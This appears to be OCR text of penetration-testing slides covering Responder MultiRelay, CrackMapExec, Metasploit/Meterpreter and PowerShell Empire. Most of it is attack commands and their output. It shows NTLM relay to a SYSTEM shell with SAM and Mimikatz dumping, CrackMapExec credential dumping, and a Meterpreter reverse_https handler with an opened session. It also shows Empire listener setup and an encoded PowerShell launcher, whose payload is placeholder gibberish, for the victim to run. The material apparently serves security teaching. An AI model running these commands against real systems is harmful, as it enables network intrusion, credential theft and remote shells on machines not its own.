
```
./Multirelay –t <target IP address> -u ALL
```

Responder

An LLMNR, NBT-NS and MDNS poisoner.

github.com/SpiderLabs/Responder

Responder – tools/Multirelay.py




Responder

An LLMNR, NBT-NS and MDNS poisoner.

github.com/SpiderLabs/Responder

Responder – tools/Multirelay.py




```
Retrieving information for 192.168.11.17...
SMB signing: False
Os version: 'Windows 10 Enterprise 14393'
Hostname: 'WKS11'
Part of the 'PLUM' domain
[+] Setting up SMB relay with SMB challenge: 78be8c0b754c722a
[+] Received NTLMv2 hash from: 192.168.10.17
[+] Client info: ['Windows 10 Enterprise 14393', domain: 'PLUM', signing:'False']
[+] Username: Administrator is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, Administrator has admin rights on C$.
[+] Authenticated.
[+] Dropping into Responder's interactive shell, type "exit" to terminate

Available commands:
dump                -> Extract the SAM database and print hashes.
regdump KEY         -> Dump an HKLM registry key (eg: regdump SYSTEM)
read Path_To_File   -> Read a file (eg: read /windows/win.ini)
get  Path_To_File   -> Download a file (eg: get users/administrator/desktop/password.txt)
delete Path_To_File-> Delete a file (eg: delete /windows/temp/executable.exe)
upload Path_To_File-> Upload a local file (eg: upload /home/user/bk.exe), files will be uploaded in \windows\temp\
runas  Command      -> Run a command as the currently logged in user. (eg: runas whoami)
scan /24            -> Scan (Using SMB) this /24 or /16 to find hosts to pivot to
pivot  IP address   -> Connect to another host (eg: pivot 10.0.0.12)
mimi  command       -> Run a remote Mimikatz 64 bits command (eg: mimi coffee)
mimi32  command     -> Run a remote Mimikatz 32 bits command (eg: mimi coffee)
lcmd  command       -> Run a local command and display the result in MultiRelay shell (eg: lcmd ifconfig)
help                -> Print this message.
exit                -> Exit this shell and return in relay mode.
                       If you want to quit type exit and then use CRTL-C

Any other command than that will be run as SYSTEM on the target.

Connected to 192.168.11.17 as LocalSystem.
C:\Windows\system32\:#hostname
WKS11

C:\Windows\system32\:#ipconfig

Windows IP Configuration


Ethernet adapter CORP:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::70d5:92e1:25d5:62a8%6
   IPv4 Address. . . . . . . . . . . : 192.168.11.17
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :
```

CrackMapExec

A swiss army knife for pentesting networks.

github.com/byt3bl33d3r/CrackMapExec

CrackMapExec



```
r00t@r00t-PC:~/Kitploit/CrackMapExec$ sudo python crackmapexec.py
usage: crackmapexec.py [-h] -t THREADS [-u USERNAME] [-p PASSWORD] [-H HASH]
                       [-n NAMESPACE] [-d DOMAIN] [-s SHARE] [-P {139,445}]
                       [-v] [--sam] [--mimikatz] [--ntds {ninja,vss,drsuapi}]
                       [--shares] [--sessions] [--users] [--lusers]
                       [--wmi QUERY] [--bruteforce USER_FILE PASS_FILE]
                       [--exhaust] [--spider FOLDER] [--pattern PATTERN]
                       [--patternfile PATTERNFILE] [--depth DEPTH]
                       [--execm {atexec,wmi,smbexec}] [-x COMMAND]
                       [-X PS_COMMAND] [--list PATH] [--download PATH]
                       [--upload SRC DST] [--delete PATH]
                       target


                Swiss army knife for pentesting Windows/Active Directory environments | @byt3bl33d3r

                      Powered by Impacket https://github.com/CoreSecurity/impacket (@agsolino)

                                             Inspired by:
                           @ShawnDEvans's smbmap https://github.com/ShawnDEvans/smbmap
                           @gojhonny's CredCrack https://github.com/gojhonny/CredCrack
                           @pentestgeek's smbexec https://github.com/pentestgeek/smbexec

positional arguments:
  target                The target range, CIDR identifier or file containing targets

optional arguments:
  -h, --help            show this help message and exit
  -t THREADS            Set how many concurrent threads to use
  -u USERNAME           Username, if omitted null session assumed
  -p PASSWORD           Password
  -H HASH               NTLM hash
  -n NAMESPACE          Namespace name (default //./root/cimv2)
  -d DOMAIN             Domain name
  -s SHARE              Specify a share (default: C$)
```

CrackMapExec

A swiss army knife for pentesting networks.

github.com/byt3bl33d3r/CrackMapExec

CrackMapExec

```
CrackMapExec <target IP or subnet> -u <username> -p <password> -d <domain> --lsa
```


```
CrackMapExec <target IP or subnet> -u <username> -p <password> -d <domain> --sam
```

Meterpreter

Penetration Testing Framework

github.com/rapid7/metasploit-framework

Meterpreter – msfconsole




```
[*] Starting the Metasploit Framework console.../

     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


       =[ metasploit v4.11.0-dev [core:4.11.0.pre.dev api:1.0.0]]
+ -- --=[ 1390 exploits - 789 auxiliary - 226 post        ]
+ -- --=[ 356 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Meterpreter

Penetration Testing Framework

github.com/rapid7/metasploit-framework

Meterpreter – msfconsole



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.10.3
LHOST => 192.168.10.3
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://192.168.10.3:8443
msf exploit(handler) > [*] Starting the payload handler...
```

CrackMapExec

A swiss army knife for pentesting networks.

github.com/byt3bl33d3r/CrackMapExec

Meterpreter Shells


```
crackmapexec <target subnet> -u <username> -p <password> -M metinject -o LHOST=192.168.10.3 LPORT=8443
```

Meterpreter

Penetration Testing Framework

github.com/rapid7/metasploit-framework

Meterpreter – msfconsole



```
[*] Started HTTPS reverse handler on https://0.0.0.0:8443/
[*] Starting the payload handler...
msf exploit(handler) > [*] 10.0.0.10:49171 (UUID: 4d8ea78c5
[*] Meterpreter session 1 opened (10.0.0.100:8443 -> 10.0.0

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : GREED
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : INFERNO
Logged On Users : 3
Meterpreter     : x86/win32
meterpreter > getpid
Current pid: 2744
meterpreter >
```

PSEmpire

PowerShell post-exploitation agent

github.com/EmpireProject/Empire

Powershell Empire

Empire is a pure PowerShell post-exploitation agent built on cryptologically-secure communications and a flexible architecture.

PSEmpire

PowerShell post-exploitation agent

github.com/EmpireProject/Empire

Powershell Empire

- Listeners
- Stagers
- Agents
- Modules

PSEmpire

PowerShell post-exploitation agent

github.com/EmpireProject/Empire

Powershell Empire – Installation

```
$ git clone
https://github.com/EmpireProject/Empire
$ cd Empire
$ ./setup/install.sh
$./empire
```

PSEmpire

PowerShell post-exploitation agent

github.com/EmpireProject/Empire

Powershell Empire

1) Attack Machine sets up a listener

```
> uselistener <tab>
> uselistener http
listeners/http> info
listeners/http> execute
listeners/http> back
```

Attack Machine
Listening on port 8080

PSEmpire


PowerShell post-exploitation agent

github.com/EmpireProject/Empire

Powershell Empire

2) Attack Machine generates code for a launcher

```
>usestager <tab>
>usestager multi/launcher
stager/multi/launcher > info
Stager/multi/launcher > set Listener http
stager/multi/launcher > generate
```



PSEmpire


PowerShell post-exploitation agent

github.com/EmpireProject/Empire

Powershell Empire

3) Victim runs launcher code, containing a stager and connects back to Attack Machine

```
PS> Powershell –noP –sta –w 1 –enc
ENSDCSDBHSOSDGHWRHSDBFVJ
XFGJFGFGBQWSEDCGGBIKMLMNBFCDSSEFCDFGBGYUJMIOJBG
VCXDFVBHGFXFVXDGBJGUJHUKIUIKHYUYTFTRFDSWESAWEDCV
BNJMJHGYHBDSFVGHBGHUYUJHUKIKOPLKJHGFCVBVCFGVXDA
